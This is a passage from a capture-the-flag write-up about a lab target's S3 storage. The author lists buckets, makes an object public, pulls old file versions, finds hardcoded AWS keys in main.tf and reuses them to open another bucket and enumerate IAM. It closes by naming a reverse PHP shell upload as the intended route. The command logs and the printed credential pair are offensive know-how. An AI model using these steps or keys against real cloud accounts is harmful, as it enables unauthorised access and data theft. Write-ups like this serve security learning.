`aws s3 ls --endpoint-url http://s3.unveiled.htb --profile test`

```

└─(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ sudo nano /etc/hosts
[sudo] password for kali:

└─(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3 ls --endpoint-url http://s3.unveiled.htb --profile test
2023-07-15 11:45:59 unveiled-backups
2023-07-15 11:46:01 website-assets

└─(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02 ::1        ip6-allnodes
ff02 ::2        ip6-allrouters
10.129.247.34  langmon.htb
10.129.247.26  s3.unveiled.htb

└─(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ 

```

The command worked and I started to browse over the listed S3 bucket. One of them - `website-assets` was closed, but another one (`unveiled-backup`) was readable and there were two files:

- index.html
- main.tf

```

└─(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3 ls s3://unveiled-backups/ --endpoint-url http://s3.unveiled.htb --profile test
2023-07-15 11:46:04      4495 index.html
2023-07-15 11:46:04      1107 main.tf

```

I've also submitted several additional `aws-cli` commands to collect more information about the discovered resources.

```

└─(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3api get-bucket-acl --bucket unveiled-backups --endpoint-url http://s3.unveiled.htb --profile test
{
    "Owner": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
    },
    "Grants": [
        {
            "Grantee": {
                "DisplayName": "webfile",
                "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a",
                "Type": "CanonicalUser"
            },
            "Permission": "FULL_CONTROL"
        }
    ]
}

```

```

└─(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3 ls --endpoint-url http://s3.unveiled.htb --profile test s3://website-assets
An error occurred (InvalidClientTokenId) when calling the ListObjectsV2 operation: The security token included in the request is invalid

```

```
(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3api put-object-acl --bucket unveiled-backups --key main.tf --grant-read uri=http://acs.amazonaws.com/groups/global/AllUsers --endpoint-url http://s3.unveiled.htb --profile test

(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3api get-object-acl --bucket unveiled-backups --key main.tf --endpoint-url http://s3.unveiled.htb --profile test
{
    "Owner": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
    },
    "Grants": [
        {
            "Grantee": {
                "Type": "Group",
                "URI": "http://acs.amazonaws.com/groups/global/AllUsers"
            },
            "Permission": "READ"
        }
    ]
}
```

```
(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3api list-object-versions --bucket unveiled-backups --endpoint-url http://s3.unveiled.htb --profile test
{
    "Versions": [
        {
            "ETag": "\"3460d1a10fd1e53c6dbc1f8acd4c3a1b\"",
            "Size": 4495,
            "StorageClass": "STANDARD",
            "Key": "index.html",
            "VersionId": "ef42bf99-8fbe-470a-8e04-8623597bd0f0",
            "IsLatest": true,
            "LastModified": "2023-07-15T15:46:04Z",
            "Owner": {
                "DisplayName": "webfile",
                "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
            }
        },
        {
            "ETag": "\"3596df2e55e9786e11a09c32ae21c33c\"",
            "Size": 4438,
            "StorageClass": "STANDARD",
            "Key": "index.html",
            "VersionId": "d66bcd37-ee9c-42c0-a17e-77d153fa118c",
            "IsLatest": false,
            "LastModified": "2023-07-15T15:46:03Z",
            "Owner": {

```

Both of the discovered files had two versions available, so I downloaded all available versions of the detected files to the local machine.

```
(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3api get-object --bucket unveiled-backups --key index.html --version-id ef42bf99-8fbe-470a-8e04-8623597bd0f0 ./index.html --endpoint-url http://s3.unveiled.htb --profile test
{
    "AcceptRanges": "bytes",
    "LastModified": "Sat, 15 Jul 2023 15:46:04 GMT",
    "ContentLength": 4495,
    "ETag": "\"3460d1a10fd1e53c6dbc1f8acd4c3a1b\"",
    "VersionId": "ef42bf99-8fbe-470a-8e04-8623597bd0f0",
    "ContentType": "text/html",
    "Metadata": {}
}
```

```
{
    "Versions": [
        {
            "ETag": "\"3460d1a10fd1e53c6dbc1f8acd4c3a1b\"",
            "Size": 4495,
            "StorageClass": "STANDARD",
            "Key": "index.html",
            "VersionId": "ef42bf99-8fbe-470a-8e04-8623597bd0f0",
            "IsLatest": true,
            "LastModified": "2023-07-15T15:46:04Z",
            "Owner": {
                "DisplayName": "webfile",
                "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeebf76c078efc7c6caea54ba06a"
            }
        },
        {

```

```

    "ETag": "\"3596df2e55e9786e11a09c32ae21c33c\"",
    "Size": 4438,
    "StorageClass": "STANDARD",
    "Key": "index.html",
    "VersionId": "d66bcd37-ee9c-42c0-a17e-77d153fa118c",
    "IsLatest": false,
    "LastModified": "2023-07-15T15:46:03Z",
    "Owner": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeef76c078efc7c6caea54ba06a"
    }
},
{
    "ETag": "\"9c9e9d85b28ce6bbbba93e0860389c65\"",
    "Size": 1107,
    "StorageClass": "STANDARD",
    "Key": "main.tf",
    "VersionId": "da0ebbf2-0a61-49b1-ac29-68b76e979273",
    "IsLatest": true,
    "LastModified": "2023-07-15T15:46:04Z",
    "Owner": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeef76c078efc7c6caea54ba06a"
    }
},
{
    "ETag": "\"4947c773e44f5973a9c3d37f24cb8e63\"",
    "Size": 1167,
    "StorageClass": "STANDARD",
    "Key": "main.tf",
    "VersionId": "4bbe4c91-bee4-4bc3-93a8-83a656182ae8",
    "IsLatest": false,
    "LastModified": "2023-07-15T15:46:03Z",
    "Owner": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faeef76c078efc7c6caea54ba06a"
    }
}
]
}

```

```

(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3api get-object --bucket unveiled-backups --key main.tf --version-id 4bbe4c91-bee4-4bc3-93a8-83a656182ae8 ./main_2.tf --endpoint-url http://s3.unveiled.htb --profile test
{
    "AcceptRanges": "bytes",
    "LastModified": "Sat, 15 Jul 2023 15:46:03 GMT",
    "ContentLength": 1167,
    "ETag": "\"4947c773e44f5973a9c3d37f24cb8e63\"",
    "VersionId": "4bbe4c91-bee4-4bc3-93a8-83a656182ae8",
    "ContentType": "binary/octet-stream",
    "Metadata": {}
}

(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ ls
Exploit  index_1.html  index_2.html  main_1.tf  main_2.tf  META-INF

```

Inspection of the downloaded files allowed me to discover the *AWS Credentials* pair inside the *main.tf* file.

```

variable "aws_access_key"{
  default = "AKIA6CFMOGLAHOPQTMA"
}
variable "aws_secret_key"{
  default = "tLK3S3CNsXfj0mjPsIH2iCh5odYHMPDwSVxn7CB5"
}

provider "aws" {
  access_key=var.aws_access_key
  secret_key=var.aws_secret_key
}

resource "aws_s3_bucket" "unveiled-backups" {
  bucket = "unveiled-backups"
  acl    = "private"
  tags = {
    Name      = "S3 Bucket"
    Environment = "Prod"
  }
  versioning {
    enabled = true
  }
}

resource "aws_s3_bucket_acl" "bucket_acl" {
  bucket = aws_s3_bucket.unveiled-backups.id
  acl    = "public-read"
}

resource "aws_s3_bucket" "website-assets" {
  bucket = "website-assets"
  acl    = "private"
}

data "aws_iam_policy_document" "allow_s3_access" {
  main_2.tf
}

```

```

variable "aws_access_key"{
  default = "AKIA6CFMOGLAHOPQTMA"
}
variable "aws_secret_key"{
  default = "tLK3S3CNsXfj0mjPsIH2iCh5odYHMPDwSVxn7CB5"
}

```

So, I created a new profile for the `aws-cli` and tried to access the `website-assets` bucket once again. This time I managed to get access to the bucket. There were only two files, used by the hosted website.

```
(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
└─$ aws s3api list-object-versions --bucket website-assets --endpoint-url http://s3.unveiled.htb --profile ctf
{
  "Versions": [
    {
      "ETag": "\"30c6db5aed969f25edfbfe350e41a83d\"",
      "Size": 91790,
      "StorageClass": "STANDARD",
      "Key": "background.jpg",
      "VersionId": "null",
      "IsLatest": true,
      "LastModified": "2023-07-15T15:46:02Z",
      "Owner": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faebf76c078efc7c6caea54ba06a"
      }
    },
    {
      "ETag": "\"12215ec2b53611d1d647fff3b8a37d11\"",
      "Size": 4372,
      "StorageClass": "STANDARD",
      "Key": "index.html",
      "VersionId": "null",
      "IsLatest": true,
      "LastModified": "2023-07-15T15:46:02Z",
      "Owner": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faebf76c078efc7c6caea54ba06a"
      }
    }
  ]
}
```

```
{
  "Versions": [
    {
      "ETag": "\"30c6db5aed969f25edfbfe350e41a83d\"",
      "Size": 91790,
      "StorageClass": "STANDARD",
      "Key": "background.jpg",
      "VersionId": "null",
      "IsLatest": true,
      "LastModified": "2023-07-15T15:46:02Z",
      "Owner": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faebf76c078efc7c6caea54ba06a"
      }
    },
    {
      "ETag": "\"12215ec2b53611d1d647fff3b8a37d11\"",
      "Size": 4372,
      "StorageClass": "STANDARD",
      "Key": "index.html",
      "VersionId": "null",
      "IsLatest": true,
      "LastModified": "2023-07-15T15:46:02Z",
      "Owner": {
        "DisplayName": "webfile",
        "ID": "75aa57f09aa0c8caeab4f8c24e99d10f8e7faebf76c078efc7c6caea54ba06a"
      }
    }
  ]
}
```

```
(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
$ aws s3api get-object --bucket website-assets --key background.jpg ./background.jpg --endpoint-url http://s3.unveiled.htb --profile ctf
{
  "AcceptRanges": "bytes",
  "LastModified": "Sat, 15 Jul 2023 15:46:02 GMT",
  "ContentLength": 91790,
  "ETag": "\\"30c6db5aed969f25edfbfe350e41a83d\\\"",
  "ContentType": "image/jpeg",
  "Metadata": {}
}

(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
$ aws s3api get-object --bucket website-assets --key index.html ./index_3.html --endpoint-url http://s3.unveiled.htb --profile ctf
{
  "AcceptRanges": "bytes",
  "LastModified": "Sat, 15 Jul 2023 15:46:02 GMT",
  "ContentLength": 4372,
  "ETag": "\\"12215ec2b53611d1d647ffff3b8a37d11\\\"",
  "ContentType": "text/html",
  "Metadata": {}
}

(kali㉿kali)-[~/Desktop/web-ctf/exploit-folder]
```

I downloaded the files and reviewed them, but nothing interesting was detected. My next step was to enumerate all available resources using the locally modified version of an [enumerate-iam](#) tool.

```
[2023-07-15 14:53:07] Checking AWS services in region: cn-northwest-1
[2023-07-15 14:53:07] Checking S3 buckets in region: cn-northwest-1
[2023-07-15 14:53:17] Checking EC2 instances in region: cn-northwest-1
[2023-07-15 14:53:19] Checking RDS instances in region: cn-northwest-1
[2023-07-15 14:53:20] Checking Secrets Manager secrets in region: cn-northwest-1
[2023-07-15 14:53:21] Checking SSM Parameter Store parameters in region: cn-northwest-1
[2023-07-15 14:53:22] Checking Lambda functions in region: cn-northwest-1
[2023-07-15 14:53:23] Checking CloudFront distributions in region: cn-northwest-1
[2023-07-15 14:53:24] Checking CodeBuild projects in region: cn-northwest-1
[2023-07-15 14:53:25] Checking CodePipeline pipelines in region: cn-northwest-1
[2023-07-15 14:53:26] Checking ECR repositories in region: cn-northwest-1
[2023-07-15 14:53:27] Checking ECS clusters in region: cn-northwest-1
[2023-07-15 14:53:27] Checking IAM users, groups, and roles in region: cn-northwest-1
[2023-07-15 14:53:31] Checking SNS topics in region: cn-northwest-1
[2023-07-15 14:53:32] Checking SES email identities in region: cn-northwest-1
[2023-07-15 14:53:38] Checking SQS queues in region: cn-northwest-1
[2023-07-15 14:53:39] Checking Route 53 hosted zones in region: cn-northwest-1
[2023-07-15 14:53:40] Checking IAM access keys in region: cn-northwest-1
[2023-07-15 14:53:41] Checking FSx file systems in region: cn-northwest-1
AWS enumeration completed. Results saved to: aws_enumeration_results.txt
```

Further research helped to determine that these were root account access credentials but I did not manage to discover any additional resources or hints to get the flag. My mistake was not to use a *Reverse PHP Shell* by uploading it to the *website-assets* buckets. This path was the right way to get a remote shell and exfiltrate the flag.